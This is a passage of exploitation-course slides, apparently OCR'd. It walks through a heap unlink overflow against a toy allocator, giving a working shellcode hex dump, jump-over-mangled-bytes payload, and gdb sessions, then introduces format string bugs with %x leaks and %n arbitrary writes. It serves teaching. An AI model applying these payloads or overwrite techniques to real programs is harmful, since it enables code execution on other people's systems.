0x804a020:      0x90    0x90    0x90    0x90    0x90    0x90    0x90    0x90
0x804a028:      0x90    0x90    0x90    0x90    0x90    0x90
(gdb) x/30i 0x804a010
0x804a010:      nop
0x804a011:      nop
0x804a012:      nop
0x804a013:      nop
0x804a014:      nop
0x804a015:      nop
0x804a016:      nop
0x804a017:      nop
0x804a018:      nop
0x804a019:      nop
0x804a01a:      nop
0x804a01b:      nop
0x804a01c:      sbb    BYTE PTR [ebx-0x6f6ff7fc],0x90
0x804a023:      nop
0x804a024:      nop
0x804a025:      nop
0x804a026:      nop
```

- The eip is within our payload, suggesting we did gain control of execution
- But what’s with the junk in the middle of our shellcode?



```
cb->prev_free_chunk->next_free_chunk = cb->next_free_chunk;
```

- This is the line of code we are exploiting to perform our arbitrary overwrite





```
void unlink_chunk(void *chunk)
{
    control_block_t *cb = (control_block_t *)chunk;

    if (!cb->prev_free_chunk && !cb->next_free_chunk)
    {
        g_free_chunks = 0;
    } else if (!cb->next_free_chunk) {
        cb->prev_free_chunk->next_free_chunk = 0;
    } else if (!cb->prev_free_chunk) {
        g_free_chunks = cb->next_free_chunk;
    } else {
        cb->prev_free_chunk->next_free_chunk = cb->next_free_chunk;
        cb->next_free_chunk->prev_free_chunk = cb->prev_free_chunk;
    }
}
```

- The line right after that one causes bytes in our shellcode to get mangled, shazbot!


Back to work!

- Take some time to finish the heap exploit
- You are almost there, you just have to figure out how to deal with the mangled shellcode bytes.
- Hint: You can try to correct them, or just try to 'skip' over them.






```
00000000   EB 19 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ........................
00000018   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ........................
00000030   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  ........................
00000048   90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 90 90  90 90 31 C0  ......................1.
00000060   31 DB 31 C9  31 D2 B0 04  B3 01 68 64  21 21 21 68  4F 77 6E 65  89 E1 B2 08  1.1.1.....hd!!!hOwne....
00000078   CD 80 B0 01  31 DB CD 80  11 11 11 11  11 11 11 11  10 A0 04 08  80 9B 04 08  ....1...................
00000090
```



```
(gdb) break *main+97
Breakpoint 1 at 0x8048455: file alloc_user.c, line 11.
(gdb) run `cat payload4`
Starting program: /root/class/alloc/alloc_user `cat payload4`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a090
alloc returning 0x804a0a0 to user
dealloc called on 0x804a0a0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x90, avail=1, nextfree=0x0, prevfree=0x0

Breakpoint 1, 0x08048455 in main (argc=2, argv=0xbffff5c4) at alloc_user.c:11
11              strcpy(buf1,argv[1]);
(gdb) x/4i 0x804a010
0x804a010:      jmp    0x804a02b
0x804a012:      nop
0x804a013:      nop
0x804a014:      nop
(gdb) x/4i 0x804a02b
0x804a02b:      nop
0x804a02c:      nop
0x804a02d:      nop
0x804a02e:      nop
(gdb)
```

- Heres my solution, I just encoded a relative jump instruction to skip past the bad bytes

Shizzam!



```
root@slack12:~/class/alloc# ./alloc_user `cat payload4`
alloc_init called heap start = 0x804a000, heap end = 0x804a000
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a000
alloc returning 0x804a010 to user
alloc requesting 144 bytes total
alloc no previous used chunk candidates were found to suit allocation request
heap end now at 0x804a090
alloc returning 0x804a0a0 to user
dealloc called on 0x804a0a0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x90, avail=1, nextfree=0x0, prevfree=0x0
enumerating entire heap
chunk_loc=0x804a000, sz=0x90, avail=0, nextfree=0x0, prevfree=0x0
chunk_loc=0x804a090, sz=0x11111111, avail=286331153, nextfree=0x804a010, prevfree=0x8049b80
alloc requesting 144 bytes total
alloc found a previously used chunk to use
chunk location = 0x804a090, chunk size = 286331153
alloc returning 0x804a0a0 to user
Owned!!!root@slack12:~/class/alloc#
```

Recap

- Although we were just exploiting a toy allocator, it models very closely the implementation and subsequent vulnerabilities of many generic heap allocators.
- Many heap allocators choose to store chunk meta data inline, allowing chunk meta data to be corrupted in an overflow.
- I like to think about many heap exploitation scenarios as exploiting linked lists.

Recap 2

- The most important thing to remember about heap overflows: To exploit a heap overflow, you must first understand the implementation of the underlying allocator.
- Heap overflows are a moving target since the implementation is continually changing.
- The attacker must often actively manipulate the state of the heap before they can successfully exploit a vulnerability.


Vulnerable Scenarios

- The class of vulnerabilities we have studied thus far are referred to as overflows (buffer overflows, stack overflows, heap overflows…).
- The key to this particular class of vulnerabilities is being able to write past the bounds of a buffer with user control data, potentially allowing us to corrupt important program meta data.
- This remains the most common form of vulnerable scenario seen in software today.

Other Vulnerable Scenarios

- While overflows remain the ‘bread and butter’ of the exploits community, its time to study other flaws attackers can exploit to gain execution of arbitrary code.
- Many of these scenarios will overlap with overflows in that they result in trigging an overflow, but they are still important to understand from an isolated standpoint so you can recognize them in code you are analyzing.


Format Strings



```
root@slack12:~/class/other_vulns# ls
fs*  fs.c
root@slack12:~/class/other_vulns# cat fs.c
#include <stdio.h>

int main(int argc, char **argv)
{
        printf(argv[1]);
}

root@slack12:~/class/other_vulns# ./fs hello
helloroot@slack12:~/class/other_vulns# _
```

- Printf(user_controlled_data)
- Okay, what’s the big deal?
- The big deal is the attacker can actually leverage this to do a number of bad things: crash, information leakage, overwrite 4 arbitrary bytes of memory etc…


I don’t believe you!



```
root@slack12:~/class/other_vulns# ./fs "%x %x %x %x"
bffff670 bffff5d8 b7fc3ff4 b7ff3b90
root@slack12:~/class/other_vulns# ./fs "%x %x %x %x %x %x %x %x %x %x %x %x %x"
bffff650 bffff5b8 b7fc3ff4 b7ff3b90 bffff5c0 bffff618 b7e9bdf8 b8000ce0 80483e0 bffff618 b7e9bdf8 2 bffff644
root@slack12:~/class/other_vulns#
```


- When printf receives a control character ‘%x, %s, %d, etc…” it pops the corresponding argument off the stack.
- For instance, if we do printf(“%s”,blah_string), the printf code pops off the stack the address of blah_string.
- If we fail to provide printf with any real arguments to correspond to its control characters, it still pops values off the stack and expects them to be legitimate arguments to the control characters.

Not interesting at all…



```
root@slack12:~/class/other_vulns# ./fs "%x %x %x %x"
bffff670 bffff5d8 b7fc3ff4 b7ff3b90
root@slack12:~/class/other_vulns# ./fs "%x %x %x %x %x %x %x %x %x %x %x %x %x"
bffff650 bffff5b8 b7fc3ff4 b7ff3b90 bffff5c0 bffff618 b7e9bdf8 b8000ce0 80483e0 bffff618 b7e9bdf8 2 bffff644
root@slack12:~/class/other_vulns#
```


- We can see in this case printf("%x %x…") that we are just printing values off of the stack.
- Technically this is an "information leakage" bug and if important values were stored on the stack (passwords, keys…) we could discover them.
- Wow, I'm impressed, really….




```
root@slack12:~/class/other_vulns# ./fs "                                           "
Segmentation fault (core dumped)
root@slack12:~/class/other_vulns# gdb fs core
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
Using host libthread_db library "/lib/libthread_db.so.1".

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./fs .                              '.
Program terminated with signal 11, Segmentation fault.
#0  0xb7ec5e44 in vfprintf () from /lib/libc.so.6
```

- What we really want is arbitrary code execution, information leakage is for the weak.
- Remember that old principle: exploitation possible => crash possible ?
- Try to make the program crash!
- Hint: Using the right control character is key, look in the "conversion specifier" section of man 3 printf.

It’s a feature!




```
    n      The  number  of characters written so far is stored into the integer indicated by the int * (or vari-
           ant) pointer argument.  No argument is converted.
```



```
root@slack12:~/class/other_vulns# cat weird_feature.c
#include <stdio.h>
int main()
{
        int n;
        printf("Print Some Bytes %n", &n);
        printf("\n bytes written: %d\n", n);
}

root@slack12:~/class/other_vulns# ./weird_feature
Print Some Bytes
 bytes written: 17
root@slack12:~/class/other_vulns# echo "Print Some Bytes" | wc
      1       3      17
root@slack12:~/class/other_vulns#
```

- The strange %n control character pops an argument off the stack, and then attempts to write the number of bytes printed to that argument.
- Why does this feature exist? I have no idea, has anyone used this before for a legitimate purpose?



```
root@slack12:~/class/other_vulns# ./fs "AAAAAAAAAAAAAAAAAAA%n%n%n%n%n%n"
Segmentation fault (core dumped)
root@slack12:~/class/other_vulns# gdb fs core
GNU gdb 6.6
Copyright (C) 2006 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i486-slackware-linux"...
Using host libthread_db library "/lib/libthread_db.so.1".

warning: Can't read pathname for load map: Input/output error.
Reading symbols from /lib/libc.so.6...done.
Loaded symbols for /lib/libc.so.6
Reading symbols from /lib/ld-linux.so.2...done.
Loaded symbols for /lib/ld-linux.so.2
Core was generated by `./fs AAAAAAAAAAAAAAAAAAA%n%n%n%n%n%n'.
Program terminated with signal 11, Segmentation fault.
#0  0xb7ec5e44 in vfprintf () from /lib/libc.so.6
(gdb)
```

- So what's happening here is that the %n control character is popping values off the stack and attempting to write to them.
- Eventually it pops a non-writeable address off the stack and the attempt to write to causes a crash.

Exploiting Format Strings

- Because the attacker can control the stack with %x's and other control characters that pop values off the stack, he can eventually match up %n control characters with stack values he controls.
- The attacker points these stack values at an address he wants to overwrite (DTORS/GOT…)
- The attacker prints enough junk data before the %n control character in order to set the target address to be overwritten to the desired value.

The threat is real

